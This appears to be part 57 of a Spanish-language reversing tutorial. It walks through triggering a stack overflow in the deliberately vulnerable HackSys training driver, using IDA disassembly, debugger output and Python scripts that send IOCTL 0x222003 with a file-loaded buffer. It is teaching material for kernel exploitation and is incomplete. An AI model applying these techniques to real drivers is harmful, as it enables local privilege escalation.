

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 57- KERNEL

Contents

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 57- KERNEL.....	1
HACKSYS – STACK OVERFLOW.	1

HACKSYS – STACK OVERFLOW.

Bueno trataremos de explotar el stack overflow desde un script de Python, normalmente la explotación de kernel es local, o sea que uno ya exploto algún programa que no tiene privilegios de sistema y quiere escalar privilegios y ser SYSTEM lo cual nos quita las restricciones que tiene una explotación de un proceso que solo tiene limitados privilegios de usuario normal de la maquina.

Así que salvo muy raras excepciones los exploits de kernel son escalaciones de privilegios o privilege escalation o como se diga jeje.

Por eso muchas veces vamos a ver el código de los mismos en un ejecutable compilado, o el código fuente del mismo, porque se supone que podemos bajarnos un archivo y ejecutarlo con permiso de usuario normal, ese ejecutable atacara en este caso nuestro driver y lo explotara consiguiendo la escalacion.

De cualquier manera tanto el código en C como en Python, están basados en los llamados a las mismas apis de Windows, CreateFile, DeviceIoControl, etc, así que lo que se hace en uno es fácilmente portable al otro.

Recordemos nuestro modelo en Python del ejemplo anterior.

```

1 import win32api
2 import win32file
3 import winioctlcon
4
5 FILE_DEVICE_HELLOWORLD=0x00008337
6 METHOD_BUFFERED = 0
7 FILE_ANY_ACCESS = 0
8
9 IOCTL_HOOK=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
10 IOCTL_UNHOOK=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )
11
12
13 IOCTL_SAYHELLO=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
14 hDevice = win32file.CreateFile(r"\\.\HelloWorld", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
15
16 print int(hDevice)
17
18 while 1:
19     print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"
20
21     case=raw_input()
22     if case == "0":
23         break
24     if case == "1":
25         win32file.DeviceIoControl(hDevice, IOCTL_SAYHELLO, None, None, None)
26     if case == "2":
27         win32file.DeviceIoControl(hDevice, IOCTL_HOOK, None, None, None)
28     if case == "3":
29         win32file.DeviceIoControl(hDevice, IOCTL_UNHOOK, None, None, None)
30
31 win32file.DeviceIoControl(hDevice, IOCTL_UNHOOK, None, None, None)
32 win32file.CloseHandle(hDevice)

```

El primer paso sera cambiarle el nombre al driver para cuando haga CreateFile nos devuelva un handle correcto al mismo.

Recordemos que el nombre se genera en

```

70002001          pop     ecx
96002002          mov     eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
96002003          mov     edi, edx
96002004          rep stosd
96002005          mov     eax, [ebp+DeviceObject]
96002006          mov     [edx+MajorFunction.MJ_CREATE], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
96002007          mov     [esi+DRIVER_OBJECT.MajorFunction.MJ_CLOSE], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
96002008          mov     [esi+DRIVER_OBJECT.MajorFunction.MJ_DEVICE_CONTROL], offset _IrpDeviceIoCtlHandler@8 ; IrpDeviceIoCtlHandler(x,x)
96002009          mov     [esi+DRIVER_OBJECT.DriverUnload], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x,x)
9600200A          or     dword ptr [eax+1Ch], 10h
9600200B          mov     eax, [ebp+DeviceObject]
9600200C          and     dword ptr [eax+1Ch], 0FFFFFF7h
9600200D          lea     eax, [ebp+DeviceName]
9600200E          push    eax ; DeviceName
9600200F          lea     eax, [ebp+DosDeviceName]
96002010          push    eax ; SymbolicLinkName
96002011          call    ds:_imp__IoCreateSymbolicLink@8 ; IoCreateSymbolicLink(x,x)
96002012          push    offset asc_9600216C ; "
96002013          push    offset a$ ; "%s"
96002014          mov     esi, eax

```

secure

IoCreateSymbolicLink routine

ionEvent

cLink

nizationEvent

hread

ctedSymbolicLin

The **IoCreateSymbolicLink** routine sets up a symbolic link between a device object name and a user-visible name for the device.

Syntax

```

C++
NTSTATUS IoCreateSymbolicLink(
    _In_ PUNICODE_STRING SymbolicLinkName,
    _In_ PUNICODE_STRING DeviceName
);

```

Parameters

Alli devuelve el SymbolicName que viene de la string que esta en DeviceName.

```
96082019      push    edi
9608201A      xor     eax, eax
9608201C      mov     [ebp+DosDeviceName.Length], ax
96082020      lea     edi, [ebp+DosDeviceName.MaximumLength]
96082023      stosd
96082024      stosw
96082026      push    offset aDeviceHacksysy ; "\\Device\\HackSysExtremeVulnerableDrive"...
9608202B      lea     eax, [ebp+DeviceName]
9608202E      push    eax ; DestinationString
9608202F      call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
96082031      push    offset aDosdevicesHa_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
96082036      lea     eax, [ebp+DosDeviceName]
96082039      push    eax ; DestinationString
9608203A      call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
9608203C      mov     esi, [ebp+DriverObject]
9608203F      lea     eax, [ebp+DeviceObject]
```

Sin mucho problema seguramente si reemplazo el nombre del viejo driver por el del nuevo funcionara, sin amargarme mucho problemas.

```
Jungo_UrverWizero_WinDriver_Kernel_Out-Of-Bounds_Write_Privilege_Escalation.py  scratch.py  LocalKingitExploit.py  metadclimber_exploit.py  zoneAlarm_VSOA1ANI_IOCTL_Handler_Privilege_Escalation_Exploit.py
1  import win32api
2  import win32file
3  import winioctlcon
4
5  FILE_DEVICE_HELLOWORLD=0x00008337
6  METHOD_BUFFERED = 0
7  FILE_ANY_ACCESS = 0
8
9  IOCTL_HOOK = winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
10 IOCTL_UNHOOK = winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )
11
12
13 IOCTL_SAYHELLO=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
14 hDevice = win32file.CreateFile(r"\\.\REVD", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
15
16 print int(hDevice)
17
18
19
20 while 1:
21     print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"
```

Podemos copiarlo a la maquina target y ver si me da error o un handle valido, sino seguiré mirando.

Esta el driver corriendo y arranco el script

```

e.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')
)

C:\Users\devel\Desktop\HEUD.1.20\drv\vulnerable\i386>python scratch.py
Traceback (most recent call last):
  File "scratch.py", line 14, in <module>
    hDevice = win32file.CreateFile(r"\\.\HEUD", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')
)

C:\Users\devel\Desktop\HEUD.1.20\drv\vulnerable\i386>_

```

Como el SymbolicLink sale de acá tiene sentido que se use ese nombre

```

96082019      push     edi
9608201A      xor      eax, eax
9608201C      mov      [ebp+DosDeviceName.Length], ax
96082020      lea      edi, [ebp+DosDeviceName.MaximumLength]
96082023      stosd
96082024      stosw
96082026      push     offset aDeviceHacksys ; "\\Device\\HackSysExtremeVulnerableDriver"...
9608202B      lea      eax, [ebp+DeviceName]
9608202E      push     eax ; DestinationString
9608202F      call     esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
96082031      offset aDosDevicesHack_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
96082036      lea      eax, [ebp+DosDeviceName]
96082039      push     eax ; DestinationString
9608203A      call     esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
9608203C      mov      esi, [ebp+DriverObject]
9608203F      lea      eax, [ebp+DeviceObject]

```

Probemoslo.

```

FILE_ANY_ACCESS )


IOCTL_HOOK = winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
IOCTL_UNHOOK = winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )

IOCTL_SAYHELLO = winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)


print int(hDevice)

```

Vemos que ese funciono




Me devolió un valor positivo que es el handle al driver el resto no me interesa así que lo cierro.




Por ahora le quitamos el while y todo el resto que no nos interesa y lo siguiente es ver cual era el IOCTL que nos lleva al bloque del stack overflow, para enviárselo.


La cuestión es llegar allí



Vemos que viene de acá




EDX tiene el IOCTL que salia de aca




Lo resta con 0x222003 y si da cero va a la parte que necesitamos, probemos pongamos este IOCTL.


Veamos si llega al bloque que queremos atachemos el IDA y pongamos un breakpoint.



Apenas lo ejecuto en la maquina target para en el breakpoint



Vemos que en EDX lee el IOCTL que le pase.



General registers

EAX	00222003	00222003
EBX	00000000	00000000
ECX	00000000	00000000
EDX	00222003	00222003
ESI	841428F0	841428F0
EDI	84142880	84142880
EBP	8FAB5BFC	8FAB5BFC
ESP	8FAB5BF0	8FAB5BF0
EIP	96089084	IrpDeviceIo
EFL	00000297	

Stack view

8FAB5BF0	856F3B08	856F3B08
8FAB5BF4	84188AF8	84188AF8
8FAB5BF8	00000000	00000000
8FAB5BFC	8FAB5C14	8FAB5C14

Lo mueve a EAX le resta 0x222003 y como da cero va al bloque vulnerable.

```

96089172 loc_96089172: ; ***** HACKSYS_EVD_STACKOVERFLOW *****
96089172 mov     ebx, offset aHacksys_evd_st
96089177 push    ebx           ; Format
96089178 call    _DbgPrint
9608917D pop     ecx
9608917E push    esi           ; IrpSp
9608917F push    edi           ; Irp
96089180 call    _StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
96089185 jmp     loc_96089258
  
```

```

960886FA ; Attributes: bp-based frame
960886FA ; int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
960886FA _StackOverflowIoctlHandler@8 proc near
960886FA Irp= dword ptr 8
960886FA IrpSp= dword ptr 0Ch
960886FA mov     edi, edi
960886FC push    ebp
960886FD mov     ebp, esp
960886FF mov     ecx, [ebp+IrpSp]
96088702 mov     edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
96088705 mov     ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
96088708 mov     eax, 0C000000h
9608870D test    edx, edx
9608870F jz     short loc_96088718
96088711 push    ecx           ; Size
96088712 push    edx           ; UserBuffer
96088713 call    _TriggerStackOverflow@8 ; TriggerStackOverflow(x,x)
  
```

General registers

EAX	00000000	00000000
EBX	960890A2	PAGE...
ECX	841428F0	841428F0
EDX	00000000	00000000
ESI	00000000	00000000
EDI	84142880	84142880
EBP	8FAB5BFC	8FAB5BFC
ESP	8FAB5BFC	8FAB5BFC
EIP	96088705	StackOv...
EFL	00000246	

Stack view

8FAB5BFC	8FAB5BFC	
----------	----------	--


Lee el largo que es cero ya que no le pase argumentos aun salvo el IOCTL.


```

6
7 hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver", win32file.GENEF
8
9 print int(hDevice)
10
11
12 win32file.DeviceIoControl(hDevice, IOCTL_STACK, None, None, None)
13
14
15 win32file.CloseHandle(hDevice)
16

```

Como es cero saltea la función donde se triggerea el stack overflow.



Como la api llamada desde win32file en Python tiene menos argumentos que la original que tiene mas.

```

print int(hDevice)

win32file.DeviceIoControl(hDevice, IOCTL_STACK, None, None, None)

win32file.CloseHandle(hDevice)

```

◀ DeviceIoControl function

igitalPlayback

laybackEnabled

iodDigitalPlaybac

Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.

Syntax

```
C++  
  
BOOL WINAPI DeviceIoControl(  
    _In_      HANDLE      hDevice,  
    _In_      DWORD       dwIoControlCode,  
    _In_opt_  LPVOID      lpInBuffer,  
    _In_      DWORD       nInBufferSize,  
    _Out_opt_ LPVOID      lpOutBuffer,  
    _In_      DWORD       nOutBufferSize,  
    _Out_opt_ LPDWORD      lpBytesReturned,  
    _Inout_opt_ LPOVERLAPPED lpOverlapped  
);
```

Parameters

Acá esta la definición de la de win32file de Python

win32file.DeviceIoControl

```
str/buffer = DeviceIoControl(Device, IoControlCode, InBuffer, OutBuffer, Overlapped)
```

Sends a control code to a device or file system driver

Parameters

Device : PyHANDLE

Handle to a file, device, or volume

IoControlCode : int

IOControl Code to use, from winioctlcon

InBuffer : str/buffer

The input data for the operation, can be None for some operations.

OutBuffer : int/buffer

Size of the buffer to allocate for output, or a writeable buffer as returned by win32file::AllocateReadBuffer.

Overlapped=None : PyOVERLAPPED

An overlapped object for async operations. Device handle must have been opened with FILE_FLAG_OVERLAPPED.


Comments

Accepts keyword args

Return Value

If a preallocated output buffer is passed in, the returned object may be the original buffer, or a view of the buffer with only the actual size of the retrieved data.
If OutBuffer is a buffer size and the operation is synchronous (ie no Overlapped is passed in), returns a plain string containing the retrieved data. For an async operation, a new writeable buffer is returned.

Veremos si con esto nos alcanza necesitamos hacer un buffer para pasárselo a la entrada, así que como necesitamos un puntero al mismo, lo podemos hacer con AllocateReadBuffer, que nos aloca en el heap la cantidad que necesitamos para pasarle el buffer de entrada.(otra opción win32file no nos da)



```

import win32api
import win32file
import winioctlcon

IOCTL_STACK=0x222003

hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_
print int(hDevice)
buf=win32file.AllocateReadBuffer(0x1000)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))

h=win32file.CreateFile(r"pepe.bin", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
win32file.ReadFile(h,buf,None)

win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)

